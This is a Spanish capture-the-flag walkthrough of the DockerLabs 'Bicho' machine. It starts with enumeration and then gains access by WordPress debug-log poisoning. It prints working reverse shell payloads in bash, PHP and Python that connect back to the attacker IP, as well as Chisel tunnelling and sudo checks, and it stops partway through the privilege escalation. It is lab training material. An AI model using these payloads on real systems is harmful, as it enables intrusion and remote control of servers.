DockerLabs - Bicho

nmap
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ nmap -p- -sS --min-rate 5000 -v -n -Pn 172.17.0.2 -oG allPorts
PORT   STATE SERVICE
80/tcp open  http
1
2
3
4
5
6
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ nmap -sCV -p80 172.17.0.2
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Did not follow redirect to http://bicho.dl
|_http-server-header: Apache/2.4.58 (Ubuntu)
análisis
Revisando el puerto 80 del servidor web, nos damos cuenta de que nos redirige a dominio bicho.dl, pero debido a que nuestro equipo no sabe interpretar lo que es este dominio, da un error:

Para solventar este problema, debemos indicar en el fichero /etc/hosts la IP del laboratorio (en mi caso es la 172.17.0.2), y el dominio bicho.dl de la siguiente manera:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ cat /etc/hosts
...
172.17.0.2      bicho.dl
...
Ahora, si volvemos a recargar la página, veremos que nos carga correctamente:

Revisando el código fuente de la página descubrimos que se trata de una página creada con WordPress, por lo que lanzamos un análisis con wpscan para encontrar más información que nos pueda llegar a servir:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ wpscan --url http://bicho.dl
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | `_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://bicho.dl/ [172.17.0.2]

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] Debug Log found: http://bicho.dl/wp-content/debug.log
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://codex.wordpress.org/Debugging_in_WordPress

Como estamos tratando con un WordPress, podemos intuir que tiene que tener una pantalla de login, la cual nos puede llegar a revelar usuarios existentes, como en este caso, que nos indica que el usuario bicho existe:
El reporte de wpscan indica que hay un fichero con extensión .log (http://bicho.dl/wp-content/debug.log) el cual se encuentra disponible para revisar:

Nos damos cuenta de que parte de los datos de las peticiones enviadas al intentar iniciar sesión realizadas se ven reflejados en este fichero, dándonos la posibilidad de explotar un ataque de Log Poisoning (ataque que consiste en ejecutar comandos envenenando ficheros log para lograr ejecutar comandos).
acceso inicial (www-data)
Por ello, procedemos a codificar en base64 la cadena que nos entablará una reverse shell:
1
2
3
┌──(venv)─(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho/Brute-XMLRPC]
└─$ echo "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=
Y en una petición de login que hemos capturado con Burp Suite, modificaremos el valor de la cabecera User-Agent por código en PHP, el cual, al guardarse en el log, al nosotros acceder al mismo, se interpretará y se ejecutará:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /wp-login.php HTTP/1.1
Host: bicho.dl
User-Agent: <?php echo `printf <cadena base64 anterior> | base64 -d | bash`; ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://bicho.dl/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: http://bicho.dl
Connection: keep-alive
Cookie: comment_author_510c197c29e72500367368ace716c1e7=test1; comment_author_email_510c197c29e72500367368ace716c1e7=test%40test.com; comment_author_url_510c197c29e72500367368ace716c1e7=http%3A%2F%2Ftest.com; wordpress_test_cookie=WP%20Cookie%20check
Upgrade-Insecure-Requests: 1
Priority: u=0, i

log=bicho&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2Fbicho.dl%2Fwp-admin%2F&testcookie=1
De esta manera, si nos hemos puesto anteriormente en escucha, tras enviar la petición modificada, deberíamos haber recibido una conexión con la máquina como el usuario www-data:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(venv)─(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho/Brute-XMLRPC]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 43886
bash: cannot set terminal process group (275): Inappropriate ioctl for device
bash: no job control in this shell
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ whoami
whoami
www-data
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ hostname -I
hostname -I
172.17.0.2
Para poder operar con facilidad, trataremos TTY de la consola:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ script -c bash /dev/null
script -c bash /dev/null
Script started, output log file is '/dev/null'.
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(venv)─(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho/Brute-XMLRPC]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444
                               reset xterm

www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ export TERM=xterm
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ export SHELL=bash
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ stty rows 39 columns 169
movimiento lateral (app)
Los usuarios del laboratorio a los que apuntaremos son los siguientes, los cuales tienen asignados una consola:
1
2
3
4
www-data@92ea9e1ae4c3:/var/www/bicho.dl/wp-content$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
wpuser:x:1002:1002:,,,:/home/wpuser:/bin/bash
Revisando como poder llegar a escalar privilegios, nos damos cuenta de que en los procesos que se están ejecutando en el sistema, hay uno que indica que hay desplegada una aplicación, la cual lo más seguro es que se encuentre disponible en el puerto 5000:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@92ea9e1ae4c3:/home$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 172.17.0.2:80           172.17.0.1:33188        ESTABLISHED keepalive (6655.40/0/0)
tcp        0      0 172.17.0.2:43886        172.17.0.1:4444         ESTABLISHED off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     18235957 /var/run/mysqld/mysqlx.sock
unix  2      [ ACC ]     STREAM     LISTENING     18237780 /var/run/mysqld/mysqld.sock
www-data@92ea9e1ae4c3:/home$ ps -faux | grep app
www-data     336  0.0  0.0   3528  1764 pts/0    S+   23:12   0:00  |                           \_ grep app
app          287  0.0  0.2  36128 29352 ?        S    23:03   0:00 python3 /app/app.py
app          293  0.1  0.2 109812 29816 ?        Sl   23:03   0:00  \_ /usr/bin/python3 /app/app.py
Dado que dicho puerto no es visible desde nuestra máquina de atacante, lo que haremos es traérnoslo con la utilidad Chisel, la cual debemos transferirla al laboratorio.
Una vez descargada, la enviaré abriendo un servidor con python:
1
2
3
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
elcybercurioso@kalilinux:~/Desktop/DockerLabs/Bicho$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Y en el laboratorio, lo descargo con wget y le doy permisos de ejecución:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
www-data@92ea9e1ae4c3:/tmp$ wget http://172.17.0.1/chisel
--2025-11-03 23:17:50--  http://172.17.0.1/chisel
Connecting to 172.17.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240184 (9.8M) [application/octet-stream]
Saving to: 'chisel'

chisel                                     100%[=====================================================================================>]   9.77M  --.-KB/s    in 0.007s

2025-11-03 23:17:50 (1.45 GB/s) - 'chisel' saved [10240184/10240184]

www-data@92ea9e1ae4c3:/tmp$ ls
chisel
www-data@92ea9e1ae4c3:/tmp$ chmod +x chisel
www-data@92ea9e1ae4c3:/tmp$ ./chisel

  Usage: chisel [command] [--help]

  Version: 1.11.3 (go1.25.1)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
En nuestra máquina debemos ejecutar chisel como servidor en el puerto que queramos, pero debido a que queremos recibir un puerto, indicaremos el parámetro --reverse:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ ./chisel server --port 5555 --reverse
2025/11/03 23:20:39 server: Reverse tunnelling enabled
2025/11/03 23:20:39 server: Fingerprint n6DHGPFCDGCxUT5NvlJ/DoPBc+qLW6GoJW/l7s0U1y0=
2025/11/03 23:20:39 server: Listening on http://0.0.0.0:5555
En la máquina víctima, ejecutaremos el binario como cliente, conectándonos al puerto indicado en nuestra máquina, indicando que se trata de una conexión reversa (R:) a un cierto puerto de la máquina destino(5000), y la IP y el puerto de la maquina que queremos redireccionar (127.0.0.1:5000):
1
2
3
www-data@92ea9e1ae4c3:/tmp$ ./chisel client 172.17.0.1:5555 R:5000:127.0.0.1:5000
2025/11/03 23:21:31 client: Connecting to ws://172.17.0.1:5555
2025/11/03 23:21:31 client: Connected (Latency 2.122638ms)
De esta manera, si ahora accedemos desde nuestro equipo al puerto interno 5000, veremos que lo que carga el lo del puerto 5000 de la máquina víctima:

Hacemos un análisis de dicho puerto para ver ante que nos estamos enfrentando:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ nmap -sCV -p5000 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 23:23 GMT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000067s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.3)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
|_http-title: Blog de Writeups

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
Y revisamos posibles recursos que puedan haber disponibles:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://localhost:5000 -t 200
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:5000
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/console              (Status: 200) [Size: 1562]
El recurso /console en servidores Werkzeug, en caso de que se encuentren sin protección o sepamos el código de acceso, nos permiten llegar a ejecutar comandos, por lo que buscamos como ejecutar una reverse shell que nos devuelva una consola:

El comando que emplearemos es el siguiente:
1
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.1",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")

Nos pondremos en escucha en un puerto disponible, y veremos que al ejecutar el comando, habremos obtenido una consola como el usuario app, el cual era el que desplegó el servidor en el puerto 5000 de la máquina víctima:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56206
$ whoami
whoami
app
movimiento lateral (wpuser)
Revisando los permisos SUDO del usuario app, vemos que puede ejecutar el binario /usr/local/bin/wp como el usuario wpuser:
1
2
3
4
5
6
app@92ea9e1ae4c3:/$ sudo -l
Matching Defaults entries for app on 92ea9e1ae4c3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User app may run the following commands on 92ea9e1ae4c3:
    (wpuser) NOPASSWD: /usr/local/bin/wp
El binario es el que se encarga de desplegar WordPress, y revisando la documentación, nos indican que a la hora de ejecutarlo podemos pasarle el parámetro --exec y una instrucción en PHP que ejecutará al iniciar:
